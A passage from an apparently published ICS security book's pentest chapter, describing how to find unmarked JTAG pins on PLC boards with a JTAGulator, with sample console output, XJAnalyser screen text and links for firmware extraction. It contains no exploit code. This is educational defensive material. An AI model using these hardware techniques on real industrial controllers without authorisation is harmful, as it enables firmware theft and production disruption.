From a hacking perspective, JTAG is interesting because it allows us to debug a device at a physical level or extract a device's firmware, among other cool tricks.

Finding the JTAG interface is often the most difficult part of the process. Many companies started obfuscating the JTAG interface on their PCBs with the aim of making things difficult for the reverse engineer. As an example, the following image shows the unmarked JTAG connector location inside a MicroLogix 1100 PLC:




Figure 17.43 – JTAG interface location on a 1756-L61 controller

There are multiple unmarked pins here, and any could be the location of any of the 4 JTAG signals pins (we need to find the correct JTAG connection points by performing PCB board analysis, tracing connections, or exploring the board with a multimeter with the help of a site such as `http://jtagtest.com/`, as detailed by this YouTube video: `https://www.youtube.com/watch?v=_FSM_10JXsM`).

My favorite method of identifying JTAG signal pins is by using a device such as **JTAGulator** (`http://www.grandideastudio.com/jtagulator/`):




Figure 17.44 – The Jtagulator board

We must simply wire up every unmarked pin on the target board, like this:





Figure 17.45 – Connecting the Jtagulator board to the target interface

Once we have wired up the unknown pins to the inputs on the Jtagulator board, we can use its onboard software to find the correct pins for us:




```
JTAG> b
Enter starting channel [0]: 1
Enter ending channel [1]: 9
Are any pins already known? [y/N]:
Possible permutations: 3024

Bring channels LOW between each permutation? [y/N]:
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
-----------------------------------
TDI: 9
TDO: 3
TCK: 1
TMS: 5
TRST#: 8
Number of devices detected: 1
------------------------
BYPASS scan complete.
```

Figure 17.46 – The Jtagulator board discovering JTAG pins

Additionally, with mixed results, software such as **JTAG Finder** (`https://elinux.org/JTAG_Finder`) or **JTAGenum** (`https://deadhacker.com/tools/`) can use other JTAG interfaces to find the correct pins.

Now that we are connected to the JTAG interface, we can perform chip pin-level debugging, firmware extraction, and other low-level hardware hacking activities with software such as XJAnalyser (`https://www.xjtag.com/products/software/xjanalyser/`):


B54846 - XJAnalyser (Running)
File View Project Scan Tools Window Help
Goto: Enter Device/Pin...
View: Read Value
Zoom: 90%
Chain View
Read Value: High Low Oscillating Unknown Linkage
1: xc9536xl_cs48
IC1
EXTEST
Pin List
Pin State Pin Watch Goto Pin
Remove Clear Pin Watch Pin State Goto Pin Bus Monitor Columns
Pin Watch XJEase Output
Running

Select Device: 1: IC1

Number	Name	Net Name	Type
B3	TDI	XILTDI	TAP
B4	PB00_10	A10	INOUT
B5	PB00_08	A8	INOUT
B6	PB00_04	A4	INOUT
B7	PB00_02	3.68MH...	INOUT
C1	Vccint_1	+3.3V	LINKAGE
C2	PB00_14	A14A	INOUT
C3	PB00_15	BUTTON	INOUT
C5	PB00_07	A7	INOUT
C6	PB00_03	A3	INOUT
C7	PB00_01	A1	INOUT
D1	Vssint_2	GND	LINKAGE
D2	PB00_16	LED4	INOUT
D3	PB00_17	SHORT	INOUT
D6	PB00_00	A0	INOUT
D7	PB01_00	D0	INOUT
E1	PB01_16	IO15	INOUT
E2	PB01_15	IO14	INOUT
E3	PB01_11	NCSR	INOUT
E4	PB01_17	SHORT	INOUT
E5	PB01_01	D1A	INOUT
E6	PB01_02	D2	INOUT
E7	PB01_03	D3	INOUT
F1	PB01_14	F1A	INOUT
F2	PB01_12	A2	INOUT
F3	Vssio_3	GND	LINKAGE

Watch Item	Device	Number	Name	Net Name	Type	Read Value	Write Value	Outputting
C6; PB00_03	1: IC1	C6	PB00_03	A3	INOUT	High	-	No
C7; PB00_01	1: IC1	C7	PB00_01	A1	INOUT	High	-	No

Figure 17.47 – XJAnalyser in action

This is as far as we will take hardware hacking in this book. For more information, look at these articles:

- `https://hackaday.com/2020/04/08/a-hackers-guide-to-jtag/`
- `https://gracefulsecurity.com/extracting-flash-memory-using-jtag/`
- `https://gracefulsecurity.com/tag/hardware-hacking/`
- `https://www.blackhillsinfosec.com/how-to-hack-hardware-using-uart/`

- `https://www.blackhillsinfosec.com/tag/hardware-hacking/`
- `https://blog.rapid7.com/2019/02/20/iot-security-introduction-to-embedded-hardware-hacking/`

Pentest engagement step 4 – reaching the objective of the attack

The objective was well chosen for this engagement: *find any avenue of attack, any threat vector or vulnerability we can leverage, to get into their industrial network that can interrupt production or steal sensitive data*. This resembles a real attacker's objectives and covers a broad spectrum of necessary testing.

Throughout the pentest engagement, we have found lots of evidence that can allow an attacker to achieve these objectives. All we need to do now is write a report that reflects our findings and summarizes how the successful attacks can be leveraged by an attacker. This helps them gain a foothold in the industrial network and disrupt production or steal sensitive information.

Summary

In this chapter, we discussed the many facets of conducting OT-centric penetrating testing engagements. We looked at how the ICS Cyber Kill Chain can help us perform a more well-rounded pentest. We also discussed how making an approximation of the ICS under consideration (a testbed) is the safest way to perform the scanning, probing, and attacking tasks of a pentest. We then engaged with Company Z's ICS to perform some penetration testing activities. You should now be familiar with the terminology, tools, techniques, and procedures for performing your own penetration testing assessments.

In the next chapter, we are going to look at how to prepare for when things go wrong by discussing incident response as it pertains to the ICS environment.